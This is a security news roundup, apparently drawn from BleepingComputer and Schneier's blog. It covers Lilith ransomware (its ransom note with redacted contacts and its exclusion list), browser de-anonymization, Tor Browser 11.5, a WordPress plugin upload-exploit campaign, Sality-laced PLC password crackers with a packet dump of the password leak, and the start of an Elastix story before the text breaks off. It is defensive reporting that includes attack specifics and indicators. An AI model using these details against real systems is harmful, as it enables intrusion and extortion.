
A look at Lilith

Upon execution, Lilith attempts to terminate processes that match entries on a hardcoded list, including Outlook, SQL, Thunderbird, Steam, PowerPoint, WordPad, Firefox, and more.

This frees up valuable files from applications that may be using them at the moment, thus making them available for encryption.

Before the encryption process is initiated, Lilith creates and drops ransom notes on all the enumerated folders.

The note gives the victims three days to contact the ransomware actors on the provided Tox chat address, or they are threatened with public data exposure.




```
All your important files have been encrypted and stolen!

Contact us for price and get decryption software.

You have 3 days to contact us for negotiation.
If you don't contact within three days, we'll start leaking data.

1) Contact our tox.
Tox download address: https://tox.chat/
Our poison ID:

59[redacted]A282

* Note that this server is available via Tor browser only

Follow the instructions to open the link:
1. Type the addres "https://www.torproject.org" in your Internet browser. It opens the Tor site.
2. Press "Download Tor", then press "Download Tor Browser Bundle", install and run it.
3. Now you have Tor browser. In the Tor Browser open :

http://yeua[redacted]d.onion
```

Lilith's ransom note (Cyble)

The file types excluded from encryption are EXE, DLL, and SYS, while Program Files, web browsers, and the Recycle Bin folders are also bypassed.

Interestingly, Lilith also contains an exclusion for '**ecdh_pub_k.bin,**' which stores the local public key of BABUK ransomware infections.




```
\Restore_Your_Files.txt
Restore_Your_Files.txt
Windows
Windows.old
Tor Browser
Internet Explorer
Google
Opera
Opera Software
Mozilla
Mozilla Firefox
$Recycle.Bin
ProgramData
All Users
autorun.inf
boot.ini
bootfont.bin
bootsect.bak
bootmgr
bootmgr.efi
bootmgfw.efi
desktop.ini
iconcache.db
ntldr
ntuser.dat
ntuser.dat.log
ntuser.ini
thumbs.db
ecdh_pub_k.bin
Program Files
Program Files (x86)
```

Exclusion list including BABUK's key (Cyble)


This might be a remnant from copied code, so it could be an indication of a link between the two ransomware strains.

Finally, the encryption takes place using Windows cryptographic API, while the Windows' CryptGenRandom function generates the random key.



The ransomware's encryption routine (Cyble)

The ransomware appends the "**.lilith**" file extension when encrypting files, as shown below.



```
Name                        Date modified       Type          Size
abstract.h.lilith           08-07-2022 05:35    LILITH File   46 KB
asdl.h.lilith               08-07-2022 05:35    LILITH File    2 KB
ast.h.lilith                08-07-2022 05:35    LILITH File    1 KB
bitset.h.lilith             08-07-2022 05:35    LILITH File    1 KB
boolobject.h.lilith         08-07-2022 05:35    LILITH File    1 KB
bufferobject.h.lilith       08-07-2022 05:35    LILITH File    1 KB
bytearrayobject.h.lilith    08-07-2022 05:35    LILITH File    2 KB
bytes_methods.h.lilith      08-07-2022 05:35    LILITH File    3 KB
bytesobject.h.lilith        08-07-2022 05:35    LILITH File    2 KB
cellobject.h.lilith         08-07-2022 05:35    LILITH File    1 KB
ceval.h.lilith              08-07-2022 05:35    LILITH File    6 KB
classobject.h.lilith        08-07-2022 05:35    LILITH File    4 KB
cobject.h.lilith            08-07-2022 05:35    LILITH File    3 KB
code.h.lilith               08-07-2022 05:35    LILITH File    5 KB
codecs.h.lilith             08-07-2022 05:35    LILITH File    7 KB
compile.h.lilith            08-07-2022 05:35    LILITH File    2 KB
complexobject.h.lilith      08-07-2022 05:35    LILITH File    2 KB
cStringIO.h.lilith          08-07-2022 05:35    LILITH File    3 KB
```

Files encrypted by the Lilith ransomware (Cyble)

What to expect

While it's too early to tell if Lilith could develop into a large-scale threat or a successful RaaS program, it's something analysts should keep an eye on.

Its first victim, which has been removed from the extortion site at the time of writing this, was a large construction group based in South America.

This is a sign that Lilith might be interested in big-game hunting and that its operators are already aware of the political labyrinths they need to navigate to avoid being targeted by law enforcement.

After all, most of these novel ransomware projects are rebrands of older programs, so their operators typically know the intricacies of the field very well.

Source: https://www.bleepingcomputer.com/news/security/new-lilith-ransomware-emerges-with-extortion-site-lists-first-victim/

10. New Browser De-anonymization Technique

Researchers have a new way to de-anonymize browser users, by correlating their behavior on one account with their behavior on another:

The findings, which NJIT researchers will present at the Usenix Security Symposium in Boston next month, show how an attacker who tricks someone into loading a malicious website can determine whether that visitor controls a particular public identifier, like an email address or social media account, thus linking the visitor to a piece of potentially personal data.

When you visit a website, the page can capture your IP address, but this doesn't necessarily give the site owner enough information to individually identify you. Instead, the hack analyzes subtle features of a potential target's browser activity to determine whether they are logged into an account for an array of services, from YouTube and Dropbox to Twitter, Facebook, TikTok, and more. Plus the attacks work against every major browser, including the anonymity-focused Tor Browser.

[...]

"Let's say you have a forum for underground extremists or activists, and a law enforcement agency has covertly taken control of it," Curtmola says. "They want to identify the users of this forum but can't do this directly because the users use pseudonyms. But let's say that the agency was able to also gather a list of Facebook accounts that are suspected to be users of this forum. They would now be able to correlate whoever visits the forum with a specific Facebook identity."

Source: https://www.schneier.com/blog/archives/2022/07/new-browser-de-anonymization-technique.html

11. Tor Browser now bypasses internet censorship automatically

The Tor Project team has announced the release of Tor Browser 11.5, a major release that brings new features to help users fight censorship easier.

The Tor Browser has been created specifically for accessing sites through The Onion Router (Tor) network to offer users anonymity and privacy when accessing the information on the internet.

It achieves this by routing traffic through nodes on the network and encrypting it at every step. The connection reaches the destination through an exit node that is used to relay the information back to the user.

Auto block bypassing


The updates in Tor Browser 11.5 focus on circumventing censorship, a process that started a year ago in version 10.5 with improving the Tor connection experience.

In the new version, users no longer have to manually try out bridge configurations to unblock Tor.

Tor Browser version 11.5 comes with a new feature called "Connection Assist", which assigns automatically the bridge configuration known to work best for the user's location.

"Connection Assist works by looking up and downloading an up-to-date list of country-specific options to try using your location (with your consent)," explains the release announcement.

"It manages to do so without needing to connect to the Tor Network first by utilizing moat – the same domain-fronting tool that Tor Browser uses to request a bridge from torproject.org."



Connect to Tor

Tor Browser routes your traffic over the Tor Network, run by thousands of volunteers around the world.

□ Always connect automatically

Connection Assist in action (Tor)

Since Connection Assist is still in an early stage of development (v1.0), the Tor team welcomes user feedback and reports, which would help them iron out any kinks and improve the system.

HTTPS on by default

Another important new feature in version 11.5 is making 'HTTPS-Only Mode' the default browsing mode, so that the connection is through a secure tunnel.

This ensures that all data exchange between the user and the server hosting the website will be encrypted, to defend against man-in-the-middle (MitM) attacks and to protect users from SSL stripping on malicious exit relays.

The Tor team assures users that SecureDrop will continue to work as intended despite the deprecation and replacement of the HTTPS-Everywhere extension that served as an onion name interpreter.

The only exception to replacing HTTPS-Everywhere with the new HTTPS-Only Mode is Android, which has generally fallen behind.


Tor's development team admitted this and promised to do more about Android, releasing updates more frequently, fixing the many bugs that have accumulated, and catching up with the Fenix (Firefox for Android) releases.

Better settings

The third significant improvement in Tor Browser 11.5 is a heavily revamped Network Settings menu, now called "Connection Settings", which should make it easier to find and understand specific settings.

Most notably, bridge configuration and connection options have been redesigned to enable quick and easy review and management.

Using emojis on the saved Bridges, the new interface offers visualization for the configuration for the first time, making it easy to identify the right bridge and select it when needed.



Connection

Tor Browser routes your traffic over the Tor Network, run by thousanc
world. Learn more

Internet: Test   Tor Network: ✓ Connected

Quickstart

Quickstart connects Tor Browser to the Tor Network automatically wh
your last used connection settings.

□ Always connect automatically

Bridges

Bridges help you access the Tor Network in places where Tor is blocked. Depending on where you are, one bridge may work better than another. Learn more

Your Current Bridges

You can keep one or more bridges saved, and Tor will choose which one to use when you connect. Tor will automatically switch to use another bridge when needed.

obfs4 bridge: ✓ Connected

obfs4 bridge: ✓ Connected

Share this bridge using the QR code or by copying its address:

obfs4 125.168.19.19:9697 077735179EEE44A3A3D46041A56C521AB(

obfs4 bridge: obfs4 37.48.123.228:5566 FF45FC4CFE22B7EC...

obfs4 bridge: obfs4 138.118.174.174:587 EEEA575BAA235A94...

Add a New Bridge

Choose from one of Tor Browser's built-in bridges

Request a bridge from torproject.org

Enter a bridge address you already know

Redesigned network settings (Tor)

You can download the latest Tor Browser from the official download portal as an installable package or a portable binary for your OS architecture.

Source: https://www.bleepingcomputer.com/news/security/tor-browser-now-bypasses-internet-censorship-automatically/

12. Attackers scan 1.6 million WordPress sites for vulnerable plugin

Security researchers have detected a massive campaign that scanned close to 1.6 million WordPress sites for the presence of a vulnerable plugin that allows uploading files without authentication.

The attackers are targeting the Kaswara Modern WPBakery Page Builder, which has been abandoned by its author before receiving a patch for a critical severity flaw tracked as CVE-2021-24284.


The vulnerability would allow an unauthenticated attacker to inject malicious Javascript to sites using any version of the plugin and perform actions like uploading and deleting files, which could lead to a complete takeover of the site.

While the size of the campaign is impressive, with 1,599,852 unique sites being targeted, only a small portion of them are running the vulnerable plugin.

Researchers at Defiant, the maker of the Wordfence security solution for WordPress, observed an average of almost half a million attack attempts per day against customer sites they protect.


Indistinct large-scale attacks

Based on Wordfence telemetry data, the attacks started on July 4 and continue to this day. and are still ongoing today at an average of 443,868 attempts every day.



Daily attacks captured and blocked by Wordfence

The attacks originate from 10,215 distinct IP addresses, with some having generated millions of requests while others are limited to lower numbers, the researchers say.



IP addresses launching the attacks (Wordfence)

The attackers send a POST request to ‘wp-admin/admin-ajax/php‘, attempting to use the plugin’s ‘uploadFontIcon’ AJAX function to upload a malicious ZIP payload that contains a PHP file.

This file, in turn, fetches the NDSW trojan, which injects code in legitimate Javascript files present on the target sites to redirect visitors to malicious destinations like phishing and malware-dropping sites.

Some filenames the attackers use for the ZIP payloads are ‘inject.zip‘, ‘king_zip.zip‘, ‘null.zip‘, ‘plugin.zip‘, and ‘***_young.zip‘.

These files or the presence of the “; if(ndsw==” string in any of your JavaScript files indicates that you have been infected.

If you’re still using the Kaswara Modern WPBakery Page Builder Addons plugin, you should remove it immediately from your WordPress site.


If you’re not using the plugin, you are still recommended to block the IP addresses of the attackers. For more details on the indicators and the most prolific sources of requests, check out Wordfence’s blog.

Source: https://www.bleepingcomputer.com/news/security/attackers-scan-16-million-wordpress-sites-for-vulnerable-plugin/

13. Password recovery tool infects industrial systems with Sality malware

A threat actor is infecting industrial control systems (ICS) to create a botnet through password "cracking" software for programmable logic controllers (PLCs).

Advertised on various social media platforms, the password recovery tools promise to unlock PLC and HMI (human-machine interface) terminals from Automation Direct, Omron, Siemens, Fuji Electric, Mitsubishi, LG, Vigor, Pro-Face, Allen Bradley, Weintek, ABB, and Panasonic.



Mitsubishi FX3U Password Crack Free Download

2022-05-09

Mitsubishi FX3G FX3G-14MR/ES, FX3G-14MT/ES, FX3G-14MT/ESS, FX3G-14MR/DS FX3G-14MT/DS


Unlock PLC Mitsubishi FX3G FX3GA Free Download 100% Working

2022-05-01

FX3G-14MR/ES, FX3G-14MT/ES, FX3G-14MT/ESS, FX3G-14MR/DS FX3G-14MT/DS, FX3G-14MT/DSS,

Advertisements promoting the crackers (Dragos)

Security researchers at industrial cybersecurity company Dragos analyzed one incident impacting DirectLogic PLCs from Automation Direct and discovered that the "cracking" software was exploiting a known vulnerability in the device to extract the password.



```
PLC password = 761983
```


Portnumber COM3

00761983

Exploiting flaw to retrieve the password in cleartext form (Dragos)

But behind the scenes, the tool also dropped Sality, a piece of malware that creates a peer-to-peer botnet for various tasks that require the power of distributed computing to complete faster (e.g. password cracking, cryptocurrency mining).

Dragos researchers found that the exploit used by the malicious program was limited to serial-only communications. However, they also found a way to recreate it over Ethernet, which increases the severity.



```
   21 2.043247   192.168.1.170   192.168.1.44    UDP   60 28784 → 53910 Len=1
   22 2.545240   192.168.1.44    192.168.1.170   UDP   58 53910 → 28784 Len=1
   23 2.545282   192.168.1.44    192.168.1.170   UDP   64 53910 → 28784 Len=2

    Source Address: 192.168.1.170
    Destination Address: 192.168.1.44
▶ User Datagram Protocol, Src Port: 28784, Dst Port: 53910
▼ Data (269 bytes)
    Data: 484150010185bb0401221a0000020500d0007619830339ff01ff03ff03ff007f00ff01ff…
    [Length: 269]

0000  88 66 5a 1d dd 30 00 e0  62 22 d1 23 08 00 45 00   ·fZ··0·· b"·#··E·
0010  01 29 00 00 40 00 ff 11  f6 9c c0 a8 01 aa c0 a8   ·)··@··· ········
0020  01 2c 70 70 d2 96 01 15  79 0b 48 41 50 01 01 85   ·,pp···· y·HAP···
0030  bb 04 01 22 1a 00 00 02  05 00 d0 00 76 19 83 03   ···"···· ····v···
0040  39 ff 01 ff 03 ff 03 ff  00 7f 00 ff 01 ff 01 00   9······· ········
0050  3c ff 3f ff ff ff ff ff  ff ff ff ff ff ff ff ff   <·?····· ········
0060  ff ff ff ff ff ff ff ff  ff 03 1d 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
```

UDP response from the PLC containing the password (Dragos)

After examining the Sality-laced software, Dragos informed Automation Direct of the vulnerability, and the vendor released appropriate mitigations.

The threat actor's campaign is ongoing, though, and administrators of PLC from other vendors should be aware of the risk of using password cracking software in ICS environments.

Regardless of how legitimate the reason for using them is, operational technology engineers should avoid password cracking tools, especially if their source is unknown.

For scenarios where there is the need to recover a password (because you forgot it, or the individual that had it is no longer your colleague), Dragos recommends contacting them or the device vendor for instructions and guidance.

Sality P2P botnet

Sality is an old piece of malware that continues to evolve with features that allows it to terminate processes, open connections to remote sites, download additional payloads, or steal data from the host.

The malware can also inject itself into running processes and abuse the Windows autorun function to copy itself onto network shares, external drives, and removable storage devices that could carry it to other systems.

The specific sample analyzed by Dragos appears to be focused on stealing cryptocurrency. The researchers say that the malware added a payload that hijacked the contents in the clipboard to divert cryptocurrency transactions.

However, a more advanced attacker could use this point of entry to creating more serious damage by disrupting operations.

In this particular case, the victim grew suspicious after running the malicious software because the CPU usage level grew to 100% and Windows Defender issued multiple threat alerts.

Source: https://www.bleepingcomputer.com/news/security/password-recovery-tool-infects-industrial-systems-with-sality-malware/

14. Massive campaign hits Elastix VoIP systems with 500,000 unique malware samples

Threat analysts have uncovered a large-scale campaign targeting Elastix VoIP telephony servers with more than 500,000 malware samples over a period of three months.

Elastix is a server software for unified communications (Internet Protocol Private Branch Exchange [IP PBX], email, instant messaging, faxing) that can be used with the Digium phones module for FreePBX.

The attackers may have exploited a remote code execution (RCE) vulnerability identified as CVE-2021-45461, with a critical severity rating of 9.8 out of 10.

Adversaries have been exploiting this vulnerability since December 2021 and the recent campaign appears to be connected to the security issue.

